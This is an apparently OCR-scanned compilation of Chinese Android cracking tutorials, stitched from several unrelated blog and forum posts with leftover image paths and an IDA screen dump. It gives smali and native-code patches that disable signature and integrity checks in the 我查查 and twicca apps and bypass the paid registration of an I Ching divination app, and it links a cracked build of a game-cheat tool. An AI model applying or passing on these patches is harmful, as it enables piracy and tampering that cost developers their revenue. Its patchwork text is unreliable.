
支持正版软件 http://maocai.taobao.com/
免注册版下载 http://pan.baidu.com/share/link?shareid=274392&uk=2114195841
~~注册信息页面，IMEI 和 IMSI 会显示为 BLACKLIST ，这是我的疏忽所致，不影响使用。~~如果免注册版中有其他 bug ，请在下面评论指出。


八门神器中使用了下面列出的防破解手段，其他软件防破解技巧参见 http://blog.csdn.net/coolypf/article/details/7832823

1. **防逆向分析** 混淆 Java 代码，同时加密修改器核心引擎 gamekillerengine 。
2. **防注册机** 使用 RSA 加密注册文件。

3. **防止修改 classes.dex** 使用 classes.dex 的文件大小和 CRC32 值解密 gamekillerengine ，同时在 gamekillerengine 中检查 classes.dex 的大小和 CRC32 。
4. **防 dalvik-cache 补丁** 使用 DexFile.loadDex 生成 ODEX ，与 dalvik-cache 进行比较。
5. **常量加密** 阻止在解密后的 gamekillerengine 文件中直接搜索关键的常数和字符串，例如 classes.dex 的文件大小和 CRC32 值，以及 "/data/dalvik-cache" 等。

修改器核心引擎 gamekillerengine 中的部分防破解关键代码如下图所示：


File Edit Jump Search View Debugger Options Windows Help
Function name
.strcpy
.pthread_attr_destroy
.recv
.connect
.pthread_create
.pthread_attr_init
.munmap
__errno
.setpriority
__cxa_begin_cleanup
.getpid
.fgets
.memcpy
.system
.malloc
.remove
.socket
.readdir
.lseek
.operator_delete
sub_8FAC
.send
sub_8FC4
sub_8FD0
__stack_chk_fail
sub_8FE8
.kill
.strcat
.fseek
sub_9018
.strstr
sub_9030
sub_903C
Line 1 of 280
Graph overview
MOVS R0, R5
ADDS R1, R1, R3
BLX .fseek
MOVS R1, #0x10
MOVS R2, #1
MOVS R3, R5
MOVS R0, R6
BLX .fread
MOVS R0, R5
BLX .fclose
MOVS R0, R4
BLX .remove
MOV R1, R11
MOVS R3, #0xE4
LDR R3, [R1,R3]
LDR R2, =0x7237AC96
LDR R1, [R6,#4]
EORS R1, R2
CMP R1, R3
BEQ critical_loc_968C
LDR R1, [R6,#8]
EORS R2, R1
CMP R3, R2
BEQ critical_loc_968C
critical_loc_968C
LDR R1, =(unk_F948 - 0x9696)
ADD R4, SP, #0xD8+var_A4
MOVS R0, R4
ADD R1, PC
ADDS R1, #0x14
MOVS R2, #0x13
BLX .memcpy
MOVS R3, #0
AU: idle Down Disk: 23GB



http://blog.csdn.net/coolypf/article/details/7972880

大型游戏免谷歌验证方法（简单教程）

737672679

720 编辑。。。。支持逆向未来。

如题。

大型游戏免谷歌验证方法：

主要需要：

1；ROOT

2：钛备份

步骤：

【先关闭网络】

1；打开钛备份，点击‘备份/还原’， 如图，

2；长按大型游戏（就是你要改的游戏。）然后弹出一个窗口，如图；

3；点击　“附加到电子市场（强制）”如图；

4；自动处理后；

5；退出钛备份，打开大型游戏（看看是否成功？!!

截图就不带了。

教程到此完毕。
http://pd521.com/thread-29-1-1.html

我查查 6.6 去校验分析

JayXon

其实我是不用这个软件的，不过受烈火之托，就看了看这个校验，据说在.so 文件中。

首先呢，用 VTS 打开 apk 文件，经过初步分析，判断是否被修改全部根据下面这个位于 com/wochacha/datacenter/DataProvider 中的函数的返回值

```
.method private native init()I
.end method
```

这是个 native 函数，所以确实是在.so 文件中的。 经过搜索，发现 libe.so 文件中 Java_com_wochacha_datacenter_DataProvider_init 函数，果断 IDA 打开 libe.so。

```
Java_com_wochacha_datacenter_DataProvider_init
PUSH        {R4,LR}
BL          _Z9checkSignP7_JNIEnvP8_jobject ; checkSign(_JNIEnv *,_jobject *)
POP         {R4,PC}
; End of function Java_com_wochacha_datacenter_DataProvider_init
```

这个函数直接跳转到 checkSign(_JNIEnv *,_jobject *)函数，这个函数名敢再直白一点吗？

稍微看了一下，这个 checkSign 函数，就只是先是检查了一下 com/wochacha/util/WccConstant 的 DEBUG 常量，然后计算并对比了一下 apk 签名的 MD5，并没有什么特殊操作。

本着一切从简的原则，能不改.so 就不改.so。

于是回到 DataProvider.smali，搜索了一下 init()I 这个函数只在这一个地方被调用了，于是干脆把调用函数以及判断返回结果的代码全部注释掉，让他直接把 1 写入 initResult:Z。

修改之后代码如下：

```
#.line 108
#invoke-direct {p0}, Lcom/wochacha/datacenter/DataProvider;->init()I

#move-result v0

#.line 109
#if-nez v0, :cond_29

#.line 110
#const/4 v0, 0x0

#iput-boolean v0, p0, Lcom/wochacha/datacenter/DataProvider;->initResult:Z

#.line 113
#:goto_28
#return-void

#.line 112
#:cond_29
iput-boolean v1, p0, Lcom/wochacha/datacenter/DataProvider;->initResult:Z
return-void
#goto :goto_28
```

重新编译，测试一下，本来以为没什么问题了，可惜后来发现不管扫什么条形码都说没有收录。

果然没这么简单，搜索 PackageManager，发现 libgcbarcode_j.so 里面居然有，嗯，很可疑，IDA 之。

找到 Gc_func_ab 函数，果然有校验，不过貌似只是对比了一下包名和软件名，不过管它呢，虽然我不需要改动这些，但是既然见到了校验怎么能不去掉呢。

所有的几个对比失败了都会跳转到这里。

```
MOV         R0, #0
LDMFD       SP!, {R3-R11,PC}
```

#0 改成#1 即可。

只好继续找了，我又尝试搜索了几个常见的关键词，都没有什么收获。那就只好从问题入手分析了。

首先找到显示条形码没有收录的界面的函数是 com/wochacha/compare/CommodityCompareResultActivity 的 showInValidInfo(Ljava/lang/String;)V。

会调用这个函数是因为 barcodeErrorType:Ljava/lang/String;是 255，这个变量的值是从 Lcom/wochacha/datacenter/BarcodeInfo;->ErrorType:Ljava/lang/String; 得到的，而唯一修改 ErrorType 的函数就是 BarcodeInfo 中的 setErrorType(Ljava/lang/String;)V。

经过搜索，又回到了 DataProvider.smali。分析发现这个错误代码来自一个 json 数据，而这个 json 是从网络获取的。此时我有点绝望，但仔细分析构建 url 的代码后，发现 url 中的 barcode 参数实际上是加了密的，并且还有一个参数是 b_en 就是用来加密的，把它也传给服务器说明也可以用它来解密。这时思路顿时清晰了，下面来看看加密过程吧。

这里必须要插一句，看了这个 url 的参数我算是体会到这款软件是有多么流氓了，完全没有考虑用户隐私，就一个查询条形码的请求，参数中居然包括了 UDID（就是你的 IMEI），MAC 地址，连接方式（wifi 或者 3G）， 最恐怖的是，如果定位信息可用的话还会把 GPS 的经纬度坐标也发给服务器。

回到 barcode 加密，实际调用的是 Lcom/wochacha/datacenter/DataProvider;->convertData([BII)Ljava/lang/String;函数。看到函数的原型我笑了。

```
.method private native convertData([BII)Ljava/lang/String;
```

.end method

果然又是 native 啊（喂喂不是 naive 啊看清楚你想什么呢）。搜索显示这个函数也在 libe.so，可是这个文件很小，总共也只有不到十个函数，如果有这个函数我之前怎么会没看到呢？再次打开 IDA，果然函数列表中没有这个函数，看上去应该是 IDA 的 bug。

看了半天 convertData，实际上关键部分不在这里，而是在 wcc_encode 函数，这个函数之前我也有看到，但是没有找到任何地方会调用这个函数（都怪 IDA），于是也没注意。
http://www.jayxon.com/wochacha-6-6-remove-checksum/

网络

twicca 的防篡改机制

twicca 这个程序会在运行的时候把自己的 signature 发给服务器验证本身的没有被篡改，改过程序的 signature 肯定会变化，无法通过服务器验证，不过得到自己 signature 的程序也是程序写的，我们把这段改掉，直接返回正确的 signature 就可以了．得到一个程序 signature 的方法有很多种，通过调试器在原程序得到 signature 的地方设置断点，直接从程序内存中取出来；或者写一个程序在手机中运行计算原程序的 signature．这里笔者使用的是另外一个黑客研究出来的方法，可以直接在 PC 上获得程序的 signature．获取到程序正确的 signature 后，要想办法替换到程序中得到修改过的 signature．

下面这段代码是 twicca 获取自己 signature 的代码

```
1    const-string v1, "jp.r246.twicca"
2    const/16 v2, 0x40
3    invoke-virtual {v0, v1, v2}, Landroid/content/pm/PackageManager;->getPackageInfo(Ljava/lang/String;I)Landroid/conte
4    move-result-object v0
5    iget-object v0, v0, Landroid/content/pm/PackageInfo;->signatures:[Landroid/content/pm/Signature;
6    const/4 v2, 0x0
7    aget-object v0, v0, v2
```

```
8     invoke-virtual {v0}, Landroid/content/pm/Signature;->toCharsString()Ljava/lang/String;
9     move-result-object v0
```

翻译成 Java 就是

```
1     PackageManager v0a = ...;
2     PackageInfo v0b = v0a.getPackageInfo("jp.r246.twicca", 0x40);
3     Signature[] v0c = v0b.signatures;
4     Signature v0d = v0c[0];
5     String v0e = v0d.toCharsString();
```

我们只需要把最后的结果改成正确的 signature, 而不是从 PackageInfo 中得到的 signature, 所以只需要改最后一句, 直接给 v0e 赋值就可以了, 修改后就是这样(注意只有最后一句有变化).

```
 const-string v1, "jp.r246.twicca"
 const/16 v2, 0x40
 invoke-virtual {v0, v1, v2}, Landroid/content/pm/PackageManager;->getPackageInfo(Ljava/lang/String;I)Landroid/content/p
1move-result-object v0
2iget-object v0, v0, Landroid/content/pm/PackageInfo;->signatures:[Landroid/content/pm/Signature;
3const/4 v2, 0x0
4aget-object v0, v0, v2
5invoke-virtual {v0}, Landroid/content/pm/Signature;->toCharsString()Ljava/lang/String;
6const-string v0,
7"30820269308201d2a00302010202044b082522300d06092a864886f70d01010505003078311300f06035504061308313535 2d30303331310e300c
8311730150603550403130e546574737579612041 6f79616d613020170d303931313231313733633345a180f32323535303932333137333633345a3
9369676e3113011060355040b130a523234364465736967 6e3117301506035504031 30e546574737579612041 6f79616d6130819f300d06092a8648
 c8162c347d424e2731c4c2094f6f7ca450f38408534b76c9c4ada473a4f152821b5426155d49e106e7511b1368b18eee5e5718bf52abcfc811841d4
 afbac0b1a029a6d29361c662971f11b7d1ee2a89c4730b7b6ef4f0770b8dc4a22a30db304b5788cb207084bef348d06191f7d725b738ded36c4f993
```

这样的话无论我们如何篡改程序, 它在自检验的时候都会得到我们硬编码到这段代码中的 signature, 这样就能跳过它的自检验了.

下面就可以充分发挥想象力随意修改程序了, 比如把所有指向 twitter.com 的请求改成指向某代理的请求...

这是笔者修改的用来翻墙的 twicca 0.8.24c 的 patch

调试 smali 代码要先 baksmali 再 smali，把得到的包放到手机上，才能调试。baksmali 后会重新生成符合 smali 代码的调试信息，这样 JPDA 才能正常下断点

Zang MingJie
zealot0630 AT gmail.com
Twitter @zealot0630
http://blog.kghost.info/index.php/2011/03/%E8%87%AA%E5%B7%B1%E5%8A%A8%E6%89%8B%E4%BF%AE%E6%94%B9android%E7%A8%8B%E5%BA%8F-twicca%E6%94%B9%E9%80%A0/#disqus_thread

易经卜卦 Android 版 网络验证破解教程

这个程序的 Free 版有一些功能上的限制：锁定一个月以前的日子才能排盘及论断项目。

6:56
易经卜卦
Android 易经卜卦软件简介
为了开发者的智财权，RFEE版 提供自由下载，可正常使用软体 功能，但锁定一个月以前的日子 才能排盘及论断项目。
正式版就没有任何锁定
如果您想购买正式版请直接写 Email购买就ok或来电吉祥坊易 经开运中心询问 04-24521393。
Email : w257@yahoo.com.tw
【易经卜卦】提供繁简体
14:52
吾爱破解论坛
www.52pojie.cn

来到注册激活页面，输入任意的激活码，弹出如下提示：

6:56
易经卜卦
手动取卦
自动取卦
输入序号
序号
若您尚未购买序号,请上吉祥坊官网
或是电洽(04)24521393购买.
注册
取消
吉祥坊官网
请选起卦日期
交流联系方式
吾爱破解论坛
www.52pojie.cn

下面开始破解过程：

1、APK 反编译。

2、搜索字符串“序号错误或此序号已经注册”，找到\res\values-zh-rCN\strings.xml 文件中

```
41    <string name="check_out_net">诸检察您的网路连线</string>
42    <string name="register_ok">注册成功</string>
43    <string name="register_error">序号错误或此序号已经注册</string>
44    <string name="limited_use">试用版本限定一个月以前的日子才能排盘及论断</string>
45    <string name="please_buy">诸购买专业版本开启此功能</string>
46    <string name="string_fateweb">吉祥坊官网</string>
47    <string name="readme_file">file:///android_asset/readmeCN.html</string>
48    <string name="abab_file">file:///android_asset/ababCN.html</string>
49    <string name="brief_file">file:///android_asset/briefCN.html</string>
```

3、“序号错误或此序号已经注册”对应的 string name 为"register_error"，因此搜索 register_error，在 public.xml 中找到：

```
75    <public type="string" name="net_error" id="0x7f060025" />
76    <public type="string" name="check_out_net" id="0x7f060026" />
77    <public type="string" name="register_ok" id="0x7f060027" />
78    <public type="string" name="register_error" id="0x7f060028" />
79    <public type="string" name="limited_use" id="0x7f060029" />
80    <public type="string" name="please_buy" id="0x7f06002a" />
81    <public type="string" name="string_fateweb" id="0x7f06002b" />
82    <public type="string" name="readme_file" id="0x7f06002c" />
83    <public type="string" name="abab_file" id="0x7f06002d" />
```

4、在 smali 文件中搜索"0x7f060028"，在\smali\com\amigosoft\ababbugua\DateView$5.smali 中找到：

```
282     move-result-object v6
283
284     invoke-direct {v5, v6}, Landroid/app/AlertDialog$Builder;-><init>(Landroid/content/Context;)V
285
286     invoke-virtual {v5, v7}, Landroid/app/AlertDialog$Builder;->setTitle(I)Landroid/app/AlertDialog$Builder;
287
288     move-result-object v5
289
290     const v6, 0x7f060028
291
292     invoke-virtual {v5, v6}, Landroid/app/AlertDialog$Builder;->setMessage(I)Landroid/app/AlertDialog$Builder;
293
294     move-result-object v5
295
296     .line 400
297     const-string v6, "OK"
```

5、对应的 JAVA 语句：

```
label99: HashMap localHashMap = new HashMap();
localHashMap.put("sn", DateView.this.mSN);
localHashMap.put("udid", DateView.this.getUDID());
URLPostRequest localURLPostRequest = new URLPostRequest();
localURLPostRequest.setRequestType(0);
localURLPostRequest.setParameters(localHashMap);
localURLPostRequest.prepareRequest();
if (localURLPostRequest.executeRequest().indexOf("<status>1") > 0)
{
  DateView.this.writeCertificates();
  new AlertDialog.Builder(DateView.this.mContext).setTitle(2131099681).setMessage(2131099687).setPositiveButton("OK", new D
  {
    public void onClick(DialogInterface paramDialogInterface, int paramInt)
    {
      DateView.this.updateAdvUI();
    }
  }).create().show();
}
new AlertDialog.Builder(DateView.this.mContext).setTitle(2131099681).setMessage(2131099688).setPositiveButton("OK", new Dia
{
  public void onClick(DialogInterface paramDialogInterface, int paramInt)
  {
  }
}).create().show();
  }
}
}).setNeutralButton(2131099680, new DialogInterface.OnClickListener()
```

注册成功！


注册失败！

6、从上图我们可以分析出来，if (localURLPostRequest.executeRequest().indexOf("<status>1") > 0) 当条件成立，则提示注册成功，否则失败，很明显是网络验证，很多人一看到网络验证就犯怵。网络验证固然很强大，但是得利用的合理恰当才能发挥出威力。

7、继续分析，看看网络验证后，如果注册成功，程序做了些什么，做了三件事：a、writeCertificates()很明显是写入注册信息 b、弹出注册成功的提示 c、updateAdvUI()更新界面

```
if (localURLPostRequest.executeRequest().indexOf("<status>1") > 0)
        {
          DateView.this.writeCertificates();
          new AlertDialog.Builder(DateView.this.mContext).setTitle(2131099681).setMessage(2131099687).setPositiveButton("OK", new
DialogInterface.OnClickListener()
          {
            public void onClick(DialogInterface paramDialogInterface, int paramInt)
            {
              DateView.this.updateAdvUI();
            }
          }).create().show();
        }
```

8、这里我们注意到 writeCertificates()写入注册信息到本地，那么很容易就能想到程序下次启动时是不是就得取出注册信息并加以验证。这 个猜想很快得到了验证，因为在 DataView.class 中就有一个成员方法 private boolean checkCertificates()



9、这个成员方法又在哪里被调用了呢？我们再次搜索 checkCertificates，找到在 private void updateAdvUI()有被调用

```
private void updateAdvUI()
{
  this.mPassCer = checkCertificates();
  Button localButton = (Button)findViewById(2131230776);
  if (this.mPassCer)
    localButton.setVisibility(4);
  for (this.registerMode = true; ; this.registerMode = false)
  {
    return;
    localButton.setVisibility(0);
  }
}
```

验证注册信息

如果验证成功，则不显示“注册”按钮，否则显示，并且registerMode值为True时，就是已注册，false为未注册

吾爱破解论坛
www.52pojie.cn

10、再次 updateAdvUI，找到在 DataView.class 的 OnCreate()方法中被调用，很快就可以捋清我们的猜测和思路了。

```
protected void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  this.mContext = this;
  requestWindowFeature(7);
  setContentView(2130903041);
  getWindow().setFeatureInt(7, 2130903049);
  this.mPassCer = false;
  this.mSN = "";
  this.registerMode = false;
  this.mCharMapping = new char[] { 97, 98, 99, 100, 101, 102, 103, 104, 105, 106, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57 };
  findViews();
  createButtonListener();
  updateAdvUI();
}
```

初始化默认为未注册状态

验证注册信息，并更新界面

11、有了上面的思路，我们明白了只要将 checkCertificates()方法的返回值返回为 1，就破解成功，下面修改对应的 smali 语句：

```
    if-eqz v10, :cond_1

    .line 597
    .end local v1            #c_udid:[C
    .end local v3            #cer2:Ljava/lang/String;
    .end local v5            #i:I
    .end local v6            #i_cer:[I
    :goto_1
    const/4 v8, 0x1
    return v8

    .line 582
    .restart local v1        #c_udid:[C
    .restart local v3        #cer2:Ljava/lang/String;
    .restart local v5        #i:I
    .restart local v6        #i_cer:[I
    :cond_0
```

